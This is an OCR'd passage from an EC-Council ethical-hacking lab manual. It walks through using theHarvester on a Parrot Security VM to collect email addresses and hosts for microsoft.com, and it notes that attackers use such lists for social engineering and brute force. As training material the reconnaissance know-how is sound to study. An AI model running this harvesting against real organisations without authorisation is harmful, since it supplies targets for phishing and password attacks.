
Here, we will gather the list of email IDs related to a target organization using theHarvester tool.

Note: Here, we will consider **Microsoft** as a target organization. However, you can select a target organization of your choice.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a Terminal window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the terminal window, type **theHarvester -d microsoft.com -l 200 -b baidu** and press **Enter**.

   Note: In this command, **-d** specifies the domain or company name to search, **-l** specifies the number of results to be retrieved, and **-b** specifies the data source.




8. theHarvester starts extracting the details and displays them on the screen.
9. You can see the email IDs related to the target company and target company hosts obtained from the Baidu source, as shown in the screenshot. The attackers can use these email lists and usernames to perform social engineering and brute force attacks on the target organization.

   Note: The results might differ when you perform this task.

